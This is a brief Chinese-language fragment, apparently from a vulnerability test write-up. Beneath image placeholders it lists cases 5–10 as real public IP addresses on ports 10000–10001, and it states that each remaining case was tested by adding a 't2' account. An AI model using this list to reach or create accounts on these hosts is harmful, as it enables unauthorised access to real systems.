
剩下案例均用添加t2账户测试




案例5：<http://129.28.48.56:10001/>




案例6：http://118.195.196.13:10000




案例7：http://58.213.45.94:10000



案例8：http://117.141.176.85:10000/



案例9：http://119.91.233.95:10000



案例10：<http://120.76.74.94:10000/>

